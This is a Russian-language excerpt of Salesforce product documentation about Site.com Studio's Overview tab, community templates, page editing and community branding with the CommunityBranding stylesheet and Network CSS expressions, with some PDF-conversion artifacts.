[Планирование и внедрение веб-сайта Site.com](#)

[Общие сведения о вкладке Site.com](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования только содержимого сайтов Site.com:

- Поле «Пользователь Site.com Contributor», включенное на странице сведений о пользователе
- И
- Роль автора, назначенная на уровне сайта



## Описание вкладки «Общие сведения» для администраторов сайта и конструкторов

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise  
Edition, Performance  
Edition и Unlimited Edition.**

Доступно (с ограничениями)  
в версиях: **Developer  
Edition.**

Вкладка «Общие сведения» отображается администратору сайта или конструктору при открытии сайта в среде Site.com Studio. Данная вкладка позволяет издателям просматривать и управлять компонентами сайта, а также настраивать свойства сайта.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

Для управления доменами и публикации сайтов Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта, назначенная на уровне сайта

Для управления ролями пользователя:


- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе



И


Роль администратора сайта, назначенная на уровне сайта

ИЛИ

«Управление пользователями»



- Чтобы просмотреть содержимое (2) представления, выберите нужное представление (1) на вкладке «Общие сведения».
  - Все содержимое сайта: [создание папок](#) для систематизации содержимого сайта. Кроме того, данное представление позволяет создавать страницы, шаблоны и таблицы стилей, а также импортировать активы.
  - Страницы сайта: [создание страниц сайта](#), [открытие и редактирование страниц](#), [доступ к параметрам страниц](#), [создание ссылок карты сайта](#) и формирование [карты сайта](#). Данное представление также позволяет переключаться между стандартными представлениями (  ) и (  ).
  - Шаблоны страницы: [создание шаблонов страницы](#), используемых в качестве основы для создания страниц сайта, [открытие и редактирование текущих шаблонов](#) и [доступ к параметрам шаблона](#).
  - Таблицы стилей: [редактирование таблицы стилей сайта](#) или [добавление новых таблиц стилей](#).
  - Активы: [импорт и управление активами](#) (например, изображениями и файлами).
  - Виджеты: [разработка настраиваемых виджетов](#), которые могут повторно использоваться текущим пользователем и его рабочей группой на сайте.
  - Корзина: извлечение удаленных элементов. При удалении страница, шаблон, таблица стилей или актив перемещается в корзину. Удаленные элементы хранятся в корзине в течение неопределенного времени. Извлеченные элементы восстанавливаются в исходных областях. Если исходная область больше не существует, то восстановленные элементы добавляются в корневой каталог верхнего уровня.
  - Журнал изменений: просмотр сведений о недавно опубликованных файлах.
  - Конфигурация сайта: [настройка свойств сайта](#), [добавление ограничений IP-адресов](#), [создание переадресаций URL-адресов](#), [управление сведениями о домене](#) и [управление ролями пользователя](#), а также [добавление и управление языками сайта](#).
- Ниже перечислены действия, доступные на панели инструментов (3).
  - [Импорт активов](#) (например, изображения и файлы).
  - [Публикация недавних изменений](#).

- [Предварительный просмотр сайта](#) или создание ссылки для анонимного предварительного просмотра другими пользователями.
- [Дублирование](#) или [экспорт сайта, перезапись сайта](#) версий из безопасной среды или [создание сайта](#) ().
- Ниже перечислены действия, доступные в раскрывающемся меню сайта (4).
  - Переход к недавно просмотренным сайтам.
  - Просмотр Site.com Studio в качестве авторов для проверки правильности [настройки представления](#).
  - Завершение работы со средой Site.com Studio и возврат к системе Salesforce.
  - [Создание сайта](#).
  - [Дублирование сайта](#).
- 📌 **Прим.:** Site.com не поддерживает создание, удаление или копирование сайтов сообщества.

СМ. ТАКЖЕ:

[Использование Site.com Studio в качестве администратора сайта или конструктора](#)

[Планирование и внедрение веб-сайта Site.com](#)

[Общие сведения о Site.com](#)

## Описание вкладки «Общие сведения» для авторов

Вкладка «Общие сведения» отображается при открытии сайта в среде Site.com Studio. Данная вкладка позволяет автору просматривать и редактировать страницы и содержимое сайта, а также импортировать изображения и файлы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования только содержимого сайтов Site.com:

- Поле «Пользователь Site.com Contributor», включенное на странице сведений о пользователе
- И
- Роль автора, назначенная на уровне сайта



- Чтобы просмотреть содержимое (2) представления, выберите нужное представление (1) на вкладке «Общие сведения».
  - Все содержимое сайта: просмотр всех страниц, изображений и файлов, доступных на сайте.
  - Страницы сайта: [просмотр и редактирование страниц](#) или [создание страниц сайта](#) (если доступно).
  - Активы: [импорт активов](#) (например, изображений и файлов).
  - Конфигурация сайта: [управление ролями пользователя](#) на сайте. Данное представление доступно только при наличии полномочия «Управление пользователями».
- Ниже перечислены действия, доступные на панели инструментов (3).
  - [Импорт активов](#) (например, изображений и файлов).
  - [Предварительный просмотр сайта](#) в окне обозревателя.
- Ниже перечислены действия, доступные в раскрывающемся меню сайта (4).
  - Переход к недавно просмотренным сайтам.
  - Завершение работы со средой Site.com Studio и возврат к системе Salesforce.

СМ. ТАКЖЕ:

[Использование Site.com Studio в качестве автора](#)

[Общие сведения о Site.com](#)

## Использование Site.com в сообществах

### Использование конструктора сообществ (Site.com) без шаблонов

Каждое сообщество поддерживает один связанный сайт Site.com, позволяющий дополнять сообщество настраиваемыми фирменными страницами. По умолчанию страницы Site.com являются общедоступными и не требуют входа. При необходимости пользователи могут создавать личные страницы, доступные только участникам сообщества.

Дополнительную информацию об использовании Site.com см. в интерактивной справке.

### Перед началом работы

Полномочие «Создание и настройка сообществ» автоматически предоставляет пользователям сообществ полный доступ администратора к сайтам Site.com сообщества. При отсутствии данного полномочия пользователи сообществ могут редактировать сайты только после приобретения и назначения лицензии Site.com Publisher или Site.com Contributor, а также назначения роли на уровне сайта.

### Советы и рекомендации

- Пользователям сообществ, которым предоставлено полномочие «Создание и настройка сообществ», назначается роль администратора сайта на сайте Site.com сообщества. Тем не менее, они не отображаются в разделе «Роли пользователя» вкладки «Общие сведения» среды Site.com Studio.
- Site.com не поддерживает создание, удаление или копирование сайтов сообщества.
- При использовании привязанных к данным компонентов (например, повторители данных и формы) помните, что перечисленные объекты могут быть недоступны посетителям сайта. Доступ проверенных посетителей к объектам на общедоступных и личных страницах контролируется соответствующими профилями пользователя. Доступ непроверенных посетителей к объектам на общедоступных страницах контролируется профилем пользователя-гостя сайта.
- При добавлении форм на проверенные страницы сообщества в приложении Site.com рекомендуем задать текущего пользователя для объектов Salesforce, требующих поля «Код ответственного». В отличие от стандартного пользователя-гостя, текущий пользователь позволяет определять проверенного пользователя при отправке формы. Чтобы задать текущего пользователя для поля «Код ответственного», выберите нужное поле формы, щелкните **«Настроить»** в разделе «Свойства поля» на панели «Свойства», а затем выберите источник «Глобальное свойство» и значение «Код текущего пользователя».
- Начальная страница, страница ошибок, страница входа и страница самостоятельной регистрации, заданные для сайтов сообщества Site.com в представлении «Конфигурация сайта», определяют начальные страницы для сайта сообщества Site.com. Данные стандартные URL-адреса не используются только при настройке других URL-адресов путем последовательного выбора пунктов **«Администрирование» > «Страницы»** и **«Администрирование» > «Вход и регистрация»** на странице «Управление сообществом». Страницы ошибок сообщества определяются разделом «Страницы ошибок» меню «Настройка Force.com».
- Если сайт сообщества Site.com неактивен, то пользователи перенаправляются на страницу «Служба недоступна», заданную в разделе «Страницы» страницы «Управление сообществом».
- По умолчанию представление автора недоступно сайтам сообщества Site.com. Тем не менее, лицензия Site.com Contributor может использоваться для предоставления доступа автора к конкретному пользователю. Дополнительную информацию см. в разделе *«Общие сведения о лицензиях на компоненты»* справки Site.com. При необходимости пользователь может открыть сайт сообщества Site.com для предварительного просмотра от имени автора путем добавления компонента ?iscontrib в URL-адрес сайта. Например: <https://sitestudio.na1.force.com/?iscontrib>.

СМ. ТАКЖЕ:

[Выбор между конструктором сообществ и Force.com Sites](#)

[Использование Site.com для настройки сообщества](#)

[Общие сведения о сообществах Salesforce](#)

## Использование Site.com для настройки сообщества

Site.com позволяет пользователям сообществ создавать настраиваемые фирменные страницы сообщества. Настраиваемые страницы сообщества могут быть созданы разными способами. Ниже перечислены некоторые основные этапы.

- **Импорт активов:** сбор активов, изображений и файлов, которые должны использоваться на настраиваемой странице. [Импортируйте активы](#) в среду Site.com Studio, где они будут доступны в разделе «Активы» на вкладке «Общие сведения».
- **Создание фирменных страниц:** быстрое создание фирменных страниц посредством шаблона сообщества, который автоматически поддерживается всеми сайтами Site.com сообщества. Страница, созданная [на основе шаблона сообщества](#), содержит все фирменные стили сообщества, включая верхний и нижний колонтитулы сообщества. Чтобы полностью контролировать внешний вид страницы сообщества, [создайте собственный шаблон страницы](#), дополните его верхними и нижними колонтитулами сообщества из раздела «Виджеты» на панели «Элементы страницы» и добавьте другие стили сообщества.
  - 📌 **Прим.:** Начиная с выпуска Spring'15 шаблон сообщества больше недоступен новым сообществам. Шаблон сообщества будет доступен без изменения только текущим сообществам Site.com, созданным на его основе. Дополнительную информацию о создании сообщества см. в разделе [«Создание сообществ»](#) на странице 3437.
- **Использование фирменных стилей сообщества:** разработка внешнего вида настраиваемых страниц путем использования [таблиц стилей CommunityBranding](#) или [создания фирменных стилей сообщества](#) посредством собственных каскадных таблиц стилей. При отсутствии достаточного опыта по использованию каскадных таблиц стилей рекомендуем использовать [панель «Стиль»](#), обеспечивающую быстрое создание и удобное управление стилями. При наличии богатого опыта по использованию каскадных таблиц стилей рекомендуем вручную программировать стили сообщества прямо в собственных [таблицах стилей](#).
- **Создание общедоступных страниц:** использование шаблона для быстрого [создания страниц](#), которые автоматически наследуют все элементы шаблона страницы. Чтобы создать отдельную страницу, дизайн которой отличается от остального дизайна, рекомендуем воспользоваться пустой страницей.
- **Отмена общего доступа к страницам:** по умолчанию все страницы, созданные посредством Site.com Studio, являются общедоступными. Чтобы разрешить просмотр страниц только зарегистрированным пользователям сообществ, рекомендуем [отменить общий доступ к страницам](#).
- **Добавление функций, элементов страницы и виджетов сообщества:** использование готовых [элементов страницы](#) Site.com для добавления функций (например, [меню навигации](#), [изображения](#), [блоки содержимого](#) и [виджеты](#) сообщества). Данные могут извлекаться из объектов организации и динамически отображаться на страницах сайта посредством [повторителей данных](#) и [таблиц данных](#). При необходимости данные посетителей могут быть собраны и отправлены посредством [форм](#).
- **Добавление и редактирование содержимого:** добавление и редактирование содержимого готовой страницы (например, [текста](#), [изображений](#), [видеофайлов](#) и [гиперссылок](#)). При необходимости изображения или файлы могут быть [загружены](#) во время работы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления настраиваемыми страницами сообщества:

- «Создание и настройка сообществ»

ИЛИ

Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта



- **Просмотр и тестирование страницы:** тестирование изменений, внесенные на страницу, доступно на протяжении всего цикла разработки. Чтобы гарантировать надлежащее отображение [внесенных изменений](#) в обозревателе, настоятельно рекомендуем всегда просматривать изменения до их внедрения на действующий сайт. При необходимости ссылка, позволяющая просматривать готовый продукт до выпуска, может быть отправлена специальным экспертам.
- **Публикация страницы:** предоставление доступа участникам сообщества к протестированной странице путем [публикации изменений](#).
- **Добавление проверенных страниц на вкладку сообщества:** [добавление протестированной и опубликованной страницы на вкладку](#) сообщества (при использовании проверенных страниц).
- **Использование Site.com в безопасной среде:** теперь Site.com поддерживается безопасными средами. Копия безопасной среды, созданная на основе производственной организации, может быть дополнена сайтами Site.com. Чтобы скопировать сайт из безопасной среды в производственную организацию, воспользуйтесь функцией [перезаписи](#).

СМ. ТАКЖЕ:

[Использование конструктора сообществ \(Site.com\) без шаблонов](#)

[Общие сведения о сообществах Salesforce](#)

[Оформление сообщества в фирменном стиле](#)

## Какой шаблон сообщества следует использовать?


Шаблоны сообщества позволяют быстро создать сообщество, предоставляющее клиентам одинаковые визуальные и функциональные возможности на разных используемых устройствах.

Рекомендуем предоставить клиентам компании возможность получения быстрой помощи в любое время и в любом месте. Сообщество для самообслуживания предоставляет клиентам быстрый доступ к нужной информации при возникновении вопросов. Сообщества, созданные на основе шаблонов Коа и Кокиа, позволяют клиентам выполнять поиск по статьям базы знаний, а также при необходимости обращаться в службу поддержки. При использовании сообщества, созданного на основе шаблона Napili, клиенты могут выполнять поиск по статьям, а также задавать свои вопросы и получать ценные ответы от участников сообщества. Кроме того, при отсутствии искомых статей они могут обращаться в службу поддержки без выполнения входа. Благодаря шаблонам самообслуживания сообщества могут бесперебойно использоваться на самых разных устройствах.


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



Kokua



Koa



Napili

Мастер позволяет выбрать нужный шаблон, а затем выполнить первоначальную настройку для категорий данных или тем (в зависимости от используемого шаблона).

- Kokua — это визуально обогащенный шаблон самообслуживания, позволяющий пользователям просматривать статьи базы знаний, систематизированные по категориям данных. Кроме того, пользователи могут отправлять обращения для получения помощи от агентов.
- Koa — это текстовый шаблон самообслуживания, оптимизированный для мобильных устройств. Данный шаблон позволяет пользователям искать и просматривать статьи по текстовым представлениям категорий данных, а также обращаться в службу поддержки при отсутствии искомых статей.
- Napili — это многофункциональный шаблон сообщества по поддержке, позволяющий клиентам публиковать вопросы в сообщество, а также находить и просматривать статьи. При отсутствии искомых статей они могут обращаться к агентам службы поддержки.

Конструктор сообществ чрезвычайно упрощает настройку сообществ пользователя. Просто отредактируйте некоторые компоненты для включения сведений о сообществе и добавьте несколько изображений для расширения фирменного стиля. Приложение готово к использованию. И никакого кодирования! Кроме того, если пользователь желает стать более опытным разработчиком, он может создавать настраиваемые страницы, добавлять компоненты на страницы, пользоваться настраиваемыми компонентами Lightning и публиковать дополнительные объекты Salesforce.

Сообщества автоматически отображаются на языках профиля пользователя, выполнившего вход в систему, так что ему не нужно создавать отдельные сообщества для каждого языка и управлять ими. С помощью конструктора сообществ пользователь может публиковать справки для гостевых пользователей сообществ, так что, если их языки не поддерживаются, они могут выбрать язык с компонента «language picker» на странице сообщества. Возможность хранения всех языков в одном сообществе позволяет избегать создания и управления отдельными сообществами для каждого языка.

СМ. ТАКЖЕ:

[Создание сообществ](#)

[Сравнение компонентов, доступных в шаблонах сообщества](#)


[Настройка страниц сообщества](#)

## Настройка страниц сообщества

Страницы — это строительные блоки сообщества пользователя. От них зависит, как пользователи видят сообщество и взаимодействуют с ним.



Каждая страница содержит набор компонентов, систематизированных по выполняемой задаче или функции (например, открытие обращения или поиск статьи). Страницы, составляющие каждый шаблон стандартного сообщества, готовы к использованию после выполнения минимальной настройки. Кроме того, возможно создание новых страниц или перетаскивание других компонентов на имеющиеся страницы при необходимости. При создании настраиваемых компонентов Lightning они отображаются в списке доступных компонентов в левой части страницы.

При открытии страницы для редактирования пользователи могут настраивать свойства, определяющие способ отображения сведений, перемещать компоненты в другие области и удалять ненужные компоненты.

 **Прим.:** Пользователи могут редактировать компоненты на странице и удалять неактивные страницы, но не могут их переименовывать.

Например, начальная страница в шаблоне «Narili» содержит компоненты, позволяющие клиентам видеть самые обсуждаемые статьи и темы, анализировать статьи по категориям, читать обсуждения в сообществах, искать информацию, задавать вопросы и обращаться в службу поддержки. Чтобы запретить клиентам открытие обращений посредством сообщества и разрешить только их отклонение, удалите компонент, позволяющий обращаться в службу поддержки.

Чтобы редактировать страницу, перейдите в «Конструктор сообществ».

1. На раскрывающейся странице выберите страницу для редактирования.
2. Щелкните значок , чтобы открыть редактор страницы.
3. Выберите нужный компонент.
4. В редакторе свойств отредактируйте свойства компонента.
5. Чтобы добавить компонент на страницу, просто перетащите его из меню компонентов Lightning и вставьте в нужную область на странице.
6. Чтобы удалить компонент со страницы, наведите указатель мыши на компонент и щелкните значок .
7. После редактирования страницы нажмите кнопку «**Публиковать**».

СМ. ТАКЖЕ:

[Какой шаблон сообщества следует использовать?](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или публикации сообщества:

- «Создание сообществ и управление ими»

ИЛИ

Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

Для включения сообществ:

- «Настройка приложения»

Для создания типов статей и действий над статьей:

- «Управление Salesforce Knowledge»

Для создания категорий данных:


- «Управление категориями данных»

## Создание фирменных страниц в **Site.com**

### Общие сведения о создании фирменных страниц

При создании сайта сообщества система **Salesforce** автоматически создает и связывает сайт **Site.com** с сообществом.

Ниже перечислены действия, доступные посредством сайтов **Site.com** сообщества.

- [Использование фирменного шаблона сообщества](#) для создания страниц **Site.com** сообщества.
  -  **Прим.:** Начиная с выпуска **Spring'15** шаблон сообщества больше недоступен новым сообществам. Шаблон сообщества будет доступен без изменения только текущим сообществам **Site.com**, созданным на его основе. Дополнительную информацию о создании сообщества см. в разделе «[Создание сообществ](#)» на странице 3437.
- [Использование таблицы стилей \*\*CommunityBranding\*\*](#) для стилизации страниц **Site.com** посредством **CSS**.
- [Создание собственных стилей \*\*CSS\*\* сообщества](#) посредством [доступных выражений пространства имен \*\*Network\*\*](#).

### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic**

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## Создание фирменных страниц на основе шаблона сообщества

Сайты Site.com сообщества содержат фирменный шаблон, который может использоваться для создания страниц сайта сообщества.

Стили для шаблона сообщества хранятся в таблице стилей CommunityBranding, которая автоматически добавляется во все новые сайты Site.com сообщества.

Чтобы создать фирменные страницы на основе шаблона сообщества, выполните указанные ниже действия.

1. Выберите представление «Страницы сайта» на вкладке «Общие сведения» приложения Site.com и нажмите кнопку **«Создать»**.
2. Введите новое имя для страницы сообщества. Имена страниц не могут содержать пробелы и специальные символы (например, #, ? или @).
3. Выберите шаблон страницы «Шаблон сообщества».
4. Нажмите кнопку **«Создать»**.

### Прим.:

- Параметры фирменного стиля сообщества (например, верхние колонтитулы, нижние колонтитулы и цвета страниц) могут быть заданы посредством раздела **«Администрирование» > «Фирменный стиль»** на странице «Управление сообществом».
- Site.com не поддерживает пустые верхние и нижние колонтитулы сообщества, а также верхние колонтитулы, содержащие только изображения. Рекомендуем выбирать настроенные HTML-блоки для верхних и нижних колонтитулов сообщества при создании страниц Site.com на основе шаблона сообщества или создании верхних и нижних колонтитулов сообщества посредством выражений пространства имен Network.
- Верхние и нижние колонтитулы сообщества доступны на страницах Site.com сообщества в качестве виджетов. Чтобы добавить верхний или нижний колонтитул сообщества на пустую страницу, перетащите нужный элемент из раздела «Виджеты» панели «Элементы страницы» на страницу.

СМ. ТАКЖЕ:

[salesforce\\_communities\\_implementation.pdf](#)

[Общие сведения о создании фирменных страниц](#)

[Просмотр таблицы стилей CommunityBranding](#)

[Общие сведения о шаблонах страницы Site.com](#)

[Создание шаблонов страниц Site.com](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления настраиваемыми страницами сообщества:

- «Создание и настройка сообществ»

ИЛИ

Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта


## Применение стилей сообщества из таблицы стилей CommunityBranding

Таблица стилей CommunityBranding содержит набор стилей CSS, созданных посредством выражений пространства имен Network.

Таблица стилей CommunityBranding прикрепляется к шаблону сообщества и определяет фирменный внешний вид шаблона. Стили, доступные в таблице стилей CommunityBranding, могут быть применены прямо к элементам любой страницы.

Чтобы применить стили сообщества посредством таблицы стилей CommunityBranding, выполните указанные ниже действия.

1. Убедитесь, что таблица стилей CommunityBranding прикреплена к нужной странице Site.com.

 **Прим.:** Таблица стилей CommunityBranding автоматически прикрепляется ко всем страницам Site.com на основе шаблона сообщества.

2. Выберите нужный элемент страницы.
3. Откройте панель «Стиль».
4. Выберите параметр «Класс».
5. Начните вводить «фирмен».  
Данное действие возвращает список всех доступных стилей в таблице стилей CommunityBranding.
6. Выберите нужный стиль.

СМ. ТАКЖЕ:

[Общие сведения о создании фирменных страниц](#)

[Создание фирменных страниц на основе шаблона сообщества](#)

[Просмотр таблицы стилей CommunityBranding](#)

[Создание и использование таблиц стилей](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления настраиваемыми страницами сообщества:

- «Создание и настройка сообществ»

ИЛИ

Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

## Создание стилей сообщества в таблице стилей CSS

Фирменные стили сообщества доступны на сайтах Site.com сообщества посредством выражений пространства имен Network.

Полный список доступных выражений пространства имен Network может использоваться для создания стилей сообщества в любой таблице стилей CSS. При добавлении выражения в правило CSS приложение Site.com извлекает стиль, заданный в сообществе, и отображает его на странице.

Чтобы создать стили сообщества в таблице стилей CSS, выполните указанные ниже действия.

1. Откройте новую или текущую таблицу стилей.
2. Нажмите кнопку «**Редактировать код таблицы стилей**».
3. Чтобы создать правило стилия сообщества, воспользуйтесь любыми доступными выражениями Network. При необходимости создайте стили кода и стили класса. Например:

```
#main_content_block {
  background-color: {!Network.primaryColor};
  color: {!Network.primaryComplementColor};
}
.secondary_content_blocks{
  background-color: {!Network.zerenaryColor};
  color: {!Network.zerenaryComplementColor};
}
```

4. Примените новые стили к элементам на других страницах.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления настраиваемыми страницами сообщества:

- «Создание и настройка сообществ»


ИЛИ

Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта



 **Прим.:** Помните, что таблица стилей, содержащая стили сообщества, должна быть прикреплена ко странице, содержащей стилизованные элементы.

СМ. ТАКЖЕ:

[Общие сведения о создании фирменных страниц](#)

[Выражения, доступные для оформления сообщества в фирменном стиле](#)

[Создание и использование таблиц стилей](#)

Выражения, доступные для оформления сообщества в фирменном стиле

Данные выражения пространства имен `Network` позволяют [создавать собственные стили сообщества](#).

